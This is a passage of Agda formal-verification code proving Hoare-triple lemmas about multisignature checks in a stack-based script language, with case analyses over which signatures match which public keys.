      → acceptStateˢ time₁ msg₁ stack) >
HoareTripleStackGeAux' msg₁ pbk1 pbk2 pbk3
  .==>stg time msg₂ (sig2 :: sig1 :: dummy :: s)
    (inj₁ (conj and3 and4))
                    = boolToNatNotFalseLemma
    (compareSigsMultiSigAux msg₂ (sig2 :: [])
      (pbk2 :: pbk3 :: []) sig1
        (isSigned msg₂ sig1 pbk1))
        (lemmaHoareTripleStackGeAux'1 msg₂ pbk1
        pbk2 pbk3 sig1 sig2 and3 and4)

HoareTripleStackGeAux' msg₁ pbk1 pbk2 pbk3
  .==>stg time msg₂ (sig2 :: sig1 :: dummy :: s)
    (inj₂ (inj₁ (conj and3 and4)))
                    = boolToNatNotFalseLemma
  (compareSigsMultiSigAux msg₂ (sig2 :: [])
    (pbk2 :: pbk3 :: []) sig1
      (isSigned msg₂ sig1 pbk1))
      (lemmaHoareTripleStackGeAux'2
      msg₂ pbk1 pbk2 pbk3 sig1 sig2 and3 and4)

HoareTripleStackGeAux' msg₁ pbk1 pbk2 pbk3
  .==>stg time msg₂ (sig2 :: sig1 :: dummy :: s)
    (inj₂ (inj₂ (conj and1 and2)))
      = boolToNatNotFalseLemma
      (compareSigsMultiSigAux msg₂
      (sig2 :: []) (pbk2 :: pbk3 :: []) sig1
```

```
    (isSigned msg₂ sig1 pbk1 ))
      (lemmaHoareTripleStackGeAux'3 msg₂
        pbk1 pbk2 pbk3 sig1 sig2 and1 and2)

HoareTripleStackGeAux' msg₁ pbk1 pbk2 pbk3
  .<==stg time msg₂ (sig2 :: sig1 :: dummy :: s) x
    = lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2
      pbk3 sig1 sig2
  (boolToNatNotFalseLemma2
    (compareSigsMultiSigAux msg₂ (sig2 :: [])
      (pbk2 :: pbk3 :: []) sig1
                    (isSigned msg₂ sig1 pbk1 )) x)



lemmaHoareTripleStackGeAux'7 : (msg₂ : Msg)
  (pbk1 pbk2 pbk3 pbk4 sig1 sig2 : ℕ)
  → True (isSigned       msg₂ sig1 pbk1)
  →    True (isSigned       msg₂ sig2 pbk2)
  → True (compareSigsMultiSig msg₂
    ( sig1 :: sig2 :: [])
    (pbk1 :: pbk2 :: pbk3 :: pbk4 :: []))

lemmaHoareTripleStackGeAux'7 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
    with         (isSigned msg₂ sig1 pbk1)
lemmaHoareTripleStackGeAux'7 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
  | true with (isSigned msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'7 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁ | true
    | true = tt
```

```
lemmaHoareTripleStackGeAux'8 : (msg₂ : Msg)
    (pbk1 pbk2 pbk3 pbk4 sig1 sig2 : ℕ)
    → True (isSigned       msg₂ sig1 pbk1)
    →    True (isSigned   msg₂ sig2 pbk3)
    → True (compareSigsMultiSig msg₂
      ( sig1 :: sig2 :: [])
        (pbk1 :: pbk2 :: pbk3 :: pbk4 :: []))

lemmaHoareTripleStackGeAux'8 msg₂ pbk1 pbk2
  pbk3 pbk4 sig1 sig2 x x₁
    with          (isSigned msg₂ sig2 pbk1)
lemmaHoareTripleStackGeAux'8 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false
      with (isSigned       msg₂ sig1 pbk1)
lemmaHoareTripleStackGeAux'8 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | true with
      (isSigned msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'8 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
  | false | true | false with
    (isSigned     msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'8 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | true | false | true = tt
lemmaHoareTripleStackGeAux'8 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | true | true = tt
lemmaHoareTripleStackGeAux'8 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | true          with (isSigned msg₂ sig1 pbk1)
lemmaHoareTripleStackGeAux'8 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
```

```
    | true | true with        (isSigned msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'8 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | true | true | false with        (isSigned msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'8 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | true | true | false | true = tt
lemmaHoareTripleStackGeAux'8 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | true | true | true = tt


lemmaHoareTripleStackGeAux'9 : (msg₂ : Msg)
    (pbk1 pbk2 pbk3 pbk4 sig1 sig2 : ℕ)
    → True (isSigned       msg₂ sig1 pbk1)
    →    True (isSigned    msg₂ sig2 pbk4)
    → True (compareSigsMultiSig msg₂
      ( sig1 :: sig2 :: [])
        (pbk1 :: pbk2 :: pbk3 :: pbk4 :: []))

lemmaHoareTripleStackGeAux'9 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    with         (isSigned msg₂ sig1 pbk1)
lemmaHoareTripleStackGeAux'9 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | true with      (isSigned      msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'9 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | true | false with         (isSigned msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'9 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | true | false | false
      with         (isSigned msg₂ sig2 pbk4)
lemmaHoareTripleStackGeAux'9 msg₂
```

```
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | true | false | false | true = tt
lemmaHoareTripleStackGeAux'9 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁ | true | false | true = tt
lemmaHoareTripleStackGeAux'9 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁ | true | true = tt



lemmaHoareTripleStackGeAux'10 : (msg₂ : Msg)
  (pbk1 pbk2 pbk3 pbk4 sig1 sig2 : ℕ)
  → True (isSigned      msg₂ sig1 pbk2)
  →   True (isSigned      msg₂ sig2 pbk3)
  → True (compareSigsMultiSig msg₂
    ( sig1 :: sig2 :: [])
      (pbk1 :: pbk2 :: pbk3 :: pbk4 ::  []))

lemmaHoareTripleStackGeAux'10 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
    with        (isSigned msg₂ sig1 pbk1)
lemmaHoareTripleStackGeAux'10 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false with (isSigned       msg₂ sig1 pbk2)
lemmaHoareTripleStackGeAux'10 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | true with (isSigned        msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'10 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | true | true = tt
lemmaHoareTripleStackGeAux'10 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
  | true with     (isSigned msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'10 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
```

```
  | true | false with (isSigned  msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'10 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
  | true | false | true = tt
lemmaHoareTripleStackGeAux'10 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
  | true | true = tt



lemmaHoareTripleStackGeAux'11 : (msg₂ : Msg)
     (pbk1 pbk2 pbk3 pbk4 sig1 sig2 : ℕ)
   → True (isSigned  msg₂ sig1 pbk2)
   →   True (isSigned  msg₂ sig2 pbk4)
   → True (compareSigsMultiSig msg₂
   ( sig1 :: sig2 :: [])
   (pbk1 :: pbk2 :: pbk3 :: pbk4 :: []))

lemmaHoareTripleStackGeAux'11 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
   with     (isSigned msg₂ sig1 pbk1)
lemmaHoareTripleStackGeAux'11 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x x₁
   | false with (isSigned   msg₂ sig1 pbk2)
lemmaHoareTripleStackGeAux'11 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
   | false | true with
     (isSigned msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'11 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
   | false | true | false with
     (isSigned msg₂ sig2 pbk4)
lemmaHoareTripleStackGeAux'11 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
```

```
      | false | true | false | true = tt
  lemmaHoareTripleStackGeAux'11 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | false | true | true = tt
  lemmaHoareTripleStackGeAux'11 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true with (isSigned   msg₂ sig2 pbk2)
  lemmaHoareTripleStackGeAux'11 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true | false with (isSigned         msg₂ sig2 pbk3)
  lemmaHoareTripleStackGeAux'11 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true | false | false with
        (isSigned msg₂ sig2 pbk4)
  lemmaHoareTripleStackGeAux'11 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true | false | false | true = tt
  lemmaHoareTripleStackGeAux'11 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true | false | true = tt
  lemmaHoareTripleStackGeAux'11 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true | true = tt



  lemmaHoareTripleStackGeAux'12 : (msg₂ : Msg)
        (pbk1 pbk2 pbk3 pbk4 sig1 sig2 : ℕ)
      → True (isSigned       msg₂ sig1 pbk3)
      →    True (isSigned   msg₂ sig2 pbk4)
        → True (compareSigsMultiSig msg₂
          ( sig1 :: sig2 :: [])
            (pbk1 :: pbk2 :: pbk3 :: pbk4 :: []))
```

```
lemmaHoareTripleStackGeAux'12 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    with       (isSigned msg₂ sig1 pbk1)
lemmaHoareTripleStackGeAux'12 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false with (isSigned          msg₂ sig1 pbk2)
lemmaHoareTripleStackGeAux'12 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | false with
      (isSigned msg₂ sig1 pbk3)
lemmaHoareTripleStackGeAux'12 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | false | true with
      (isSigned msg₂ sig2 pbk4)
lemmaHoareTripleStackGeAux'12 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | false | true | true = tt
lemmaHoareTripleStackGeAux'12 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | true with
      (isSigned msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'12 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | true | false with
      (isSigned msg₂ sig2 pbk4)
lemmaHoareTripleStackGeAux'12 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | true | false | true = tt
lemmaHoareTripleStackGeAux'12 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
    | false | true | true = tt
lemmaHoareTripleStackGeAux'12 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
```

```
      | true with    (isSigned    msg₂ sig2 pbk2)
  lemmaHoareTripleStackGeAux'12 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true | false with
        (isSigned msg₂ sig2 pbk3)
  lemmaHoareTripleStackGeAux'12 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true | false | false with
        (isSigned msg₂ sig2 pbk4)
  lemmaHoareTripleStackGeAux'12 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true | false | false | true = tt
  lemmaHoareTripleStackGeAux'12 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true | false | true = tt
  lemmaHoareTripleStackGeAux'12 msg₂
    pbk1 pbk2 pbk3 pbk4 sig1 sig2 x x₁
      | true | true = tt



  lemmaHoareTripleStackGeAux'Comb2-4 : (msg₂ : Msg)
    (pbk1 pbk2 pbk3 pbk4 sig1 sig2 : ℕ)
    → True (compareSigsMultiSigAux msg₂ (sig2 :: [])
      (pbk2 :: pbk3 ::    pbk4 :: []) sig1
          (isSigned msg₂ sig1 pbk1 ))
    → (True (isSigned       msg₂ sig1 pbk1)
      ∧ True (isSigned      msg₂ sig2 pbk2)) ⊎
      (True (isSigned      msg₂ sig1 pbk1)
        ∧ True (isSigned    msg₂ sig2 pbk3)) ⊎
      (True (isSigned      msg₂ sig1 pbk1)
        ∧ True (isSigned    msg₂ sig2 pbk4)) ⊎
      (True (isSigned      msg₂ sig1 pbk2)
        ∧ True (isSigned    msg₂ sig2 pbk3)) ⊎
```

```
    (True (isSigned    msg₂ sig1 pbk2)
      ∧ True (isSigned    msg₂ sig2 pbk4)) ⊎
    (True (isSigned    msg₂ sig1 pbk3)
      ∧ True (isSigned    msg₂ sig2 pbk4))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x
    with (isSigned    msg₂ sig1 pbk1)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x
    | false with (isSigned    msg₂ sig1 pbk2)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x
    | false | false with (isSigned    msg₂ sig1 pbk3)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | false
    | false | false with (isSigned    msg₂ sig1 pbk4)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 ()
    | false | false | false | false
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 ()
    | false | false | false | true
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x
  | false | false | true with (isSigned   msg₂ sig2 pbk4)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 tt | false |
    false | true | true with        (isSigned msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 tt | false | false
    | true | true | false with (isSigned  msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 tt | false | false
```

```
  | true | true | false | false
  = inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (conj tt tt)))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1 pbk2
  pbk3 pbk4 sig1 sig2 tt | false | false | true
   | true | false | true
   = inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (conj tt tt)))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 tt | false | false
  | true | true | true
  with (isSigned  msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 tt | false | false
  | true | true | true | false
  = inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (conj tt tt)))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 tt | false | false |
   true | true | true | true
   = inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (conj tt tt)))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x | false |
  true with (isSigned      msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x | false | true
  | false with      (isSigned     msg₂ sig2 pbk4)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x | false | true |
   false | true with isSigned      msg₂ sig1 pbk3
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x | false | true | false
  | true | false with (isSigned      msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x | false | true | false
   | true | false | false
```

```
    = inj₂ (inj₂ (inj₂ (inj₂ (inj₁ (conj tt tt)))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1 pbk2
  pbk3 pbk4 sig1 sig2 x | false | true | false
    | true | false | true
      = inj₂ (inj₂ (inj₂ (inj₂ (inj₁ (conj tt tt)))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1 pbk2
  pbk3 pbk4 sig1 sig2 x | false | true | false
    | true | true with (isSigned    msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x | false | true
    | false | true | true | false
      = inj₂ (inj₂ (inj₂ (inj₂ (inj₁ (conj tt tt)))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | false
    | true | false | true | true | true
      = inj₂ (inj₂ (inj₂ (inj₂ (inj₁ (conj tt tt)))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | false
    | true | true with (isSigned    msg₂ sig2 pbk4)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | false |
    true | true | false with (isSigned   msg₂ sig1 pbk3)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | false |
    true | true | false | false
      with (isSigned    msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | false
    | true | true | false | false | false
      = inj₂ (inj₂ (inj₂ (inj₁ (conj tt tt))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | false
    | true | true | false | false | true
```

```
      = inj₂ (inj₂ (inj₂ (inj₁ (conj tt tt))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | false
    | true | true | false | true
      = inj₂ (inj₂ (inj₂ (inj₁ (conj tt tt))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | false
    | true | true | true
      = inj₂ (inj₂ (inj₂ (inj₁ (conj tt tt))))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x
    | true with (isSigned   msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x
    | true | false with (isSigned         msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | true
  | false | false with (isSigned           msg₂ sig2 pbk4)
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | true
    | false | false | true
      = inj₂ (inj₂ (inj₁ (conj tt tt)))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂
  pbk1 pbk2 pbk3 pbk4 sig1 sig2 x | true
  | false | true = inj₂ (inj₁ (conj tt tt))
lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1
  pbk2 pbk3 pbk4 sig1 sig2 x | true | true
    = inj₁ (conj tt tt)




lemmaHoareTripleStackGeAux'14 : (msg : Msg)
    (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
```

```
  → True (isSigned      msg sig1 pbk1)
  → True (isSigned      msg sig3 pbk3)
  → True (isSigned      msg sig2 pbk2)
  → True (compareSigsMultiSig msg
   ( sig1 :: sig2 :: sig3 :: [])
     (pbk1 :: pbk2 :: pbk3 :: pbk4 :: pbk5 :: []))
lemmaHoareTripleStackGeAux'14 msg pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
  with (isSigned  msg sig1 pbk1)
lemmaHoareTripleStackGeAux'14 msg pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
   | true         with (isSigned msg sig2 pbk2)
lemmaHoareTripleStackGeAux'14 msg pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
   | true | true with (isSigned      msg sig3 pbk3)
lemmaHoareTripleStackGeAux'14 msg pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
   | true | true | true = tt



lemmaHoareTripleStackGeAux'15 : (msg : Msg)
     (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
   → True (isSigned      msg sig3 pbk4)
   →    True (isSigned   msg sig2 pbk2)
   →    True (isSigned   msg sig1 pbk1)
   → True (compareSigsMultiSig msg
     ( sig1 :: sig2 :: sig3 :: [])
       (pbk1 :: pbk2 :: pbk3 :: pbk4 :: pbk5 :: []))
lemmaHoareTripleStackGeAux'15 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ with (isSigned      msg₁ sig1 pbk1)
lemmaHoareTripleStackGeAux'15 msg₁
```

```
    pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
      sig3 x x₁ x₂ | true with
      (isSigned    msg₁ sig2 pbk2)
  lemmaHoareTripleStackGeAux'15 msg₁ pbk1
    pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3
      x x₁ x₂ | true | true
        with (isSigned      msg₁ sig3 pbk3)
  lemmaHoareTripleStackGeAux'15 msg₁ pbk1
    pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
      | true | true | false
        with          (isSigned msg₁ sig3 pbk4)
  lemmaHoareTripleStackGeAux'15 msg₁ pbk1 pbk2
    pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
    | true | true | false | true = tt
  lemmaHoareTripleStackGeAux'15 msg₁ pbk1
    pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3
    x x₁ x₂ | true | true | true = tt



  lemmaHoareTripleStackGeAux'16 : (msg : Msg)
    (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
      → True (isSigned      msg sig3 pbk5)
      →    True (isSigned   msg sig2 pbk2)
      →    True (isSigned   msg sig1 pbk1)
      → True (compareSigsMultiSig msg
        ( sig1 :: sig2 :: sig3 :: [])
          (pbk1 :: pbk2 :: pbk3 :: pbk4 :: pbk5 :: []))
  lemmaHoareTripleStackGeAux'16 msg₁ pbk1
    pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3
    x x₁ x₂ with (isSigned   msg₁ sig1 pbk1)
  lemmaHoareTripleStackGeAux'16 msg₁ pbk1
    pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
      | true with (isSigned   msg₁ sig2 pbk2)
```

```
lemmaHoareTripleStackGeAux'16 msg₁ pbk1 pbk2
  pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
    | true | true with      (isSigned msg₁ sig3 pbk3)
lemmaHoareTripleStackGeAux'16 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
    | true | true | false with
      (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'16 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
    | true | true | false | false
      with (isSigned      msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'16 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
    | true | true | false | false | true = tt
lemmaHoareTripleStackGeAux'16 msg₁ pbk1 pbk2
  pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂ | true
    | true | false | true = tt
lemmaHoareTripleStackGeAux'16 msg₁ pbk1 pbk2
  pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
    | true | true | true = tt



lemmaHoareTripleStackGeAux'17 : (msg : Msg)
  (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
  → True (isSigned      msg sig3 pbk4)
  →   True (isSigned      msg sig2 pbk3)
  →   True (isSigned      msg sig1 pbk1)
  → True (compareSigsMultiSig msg
    ( sig1 :: sig2 :: sig3 :: [])
    (pbk1 :: pbk2 :: pbk3 :: pbk4 :: pbk5 :: []))
lemmaHoareTripleStackGeAux'17 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ with (isSigned      msg₁ sig1 pbk1)
```

```
lemmaHoareTripleStackGeAux'17 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
    sig2 sig3 x x₁ x₂ | true
      with          (isSigned msg₁ sig2 pbk2)
lemmaHoareTripleStackGeAux'17 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ | true | false
      with (isSigned        msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'17 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ | true | false
    | true with      (isSigned      msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'17 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true | false
  | true | true = tt
lemmaHoareTripleStackGeAux'17 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | true with (isSigned msg₁ sig3 pbk3)
lemmaHoareTripleStackGeAux'17 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ | true | true
    | false with (isSigned           msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'17 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
    sig2 sig3 x x₁ x₂ | true
    | true | false | true = tt
lemmaHoareTripleStackGeAux'17 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ | true | true | true = tt
```

```
lemmaHoareTripleStackGeAux'18 : (msg : Msg)
  (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
  → True (isSigned      msg sig3 pbk5)
  →    True (isSigned   msg sig2 pbk3)
  →    True (isSigned   msg sig1 pbk1)
  → True (compareSigsMultiSig msg
    ( sig1 :: sig2 :: sig3 :: [])
    (pbk1 :: pbk2 :: pbk3 :: pbk4 :: pbk5 :: []))
lemmaHoareTripleStackGeAux'18 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3
    x x₁ x₂ with (isSigned      msg₁ sig1 pbk1)
lemmaHoareTripleStackGeAux'18 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
    | true with (isSigned   msg₁ sig2 pbk2)
lemmaHoareTripleStackGeAux'18 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
    | true | false with          (isSigned msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'18 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  | true with (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'18 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
  | true | false | true
  | false with (isSigned     msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'18 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3
  x x₁ x₂ | true | false | true
  | false | true = tt
lemmaHoareTripleStackGeAux'18 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
  | true | false | true | true = tt
lemmaHoareTripleStackGeAux'18 msg₁ pbk1 pbk2
```

```
  pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
  | true | true with (isSigned        msg₁ sig3 pbk3)
lemmaHoareTripleStackGeAux'18 msg₁ pbk1 pbk2
  pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
  | true | true | false
  with (isSigned  msg₁ sig3 pbk4)
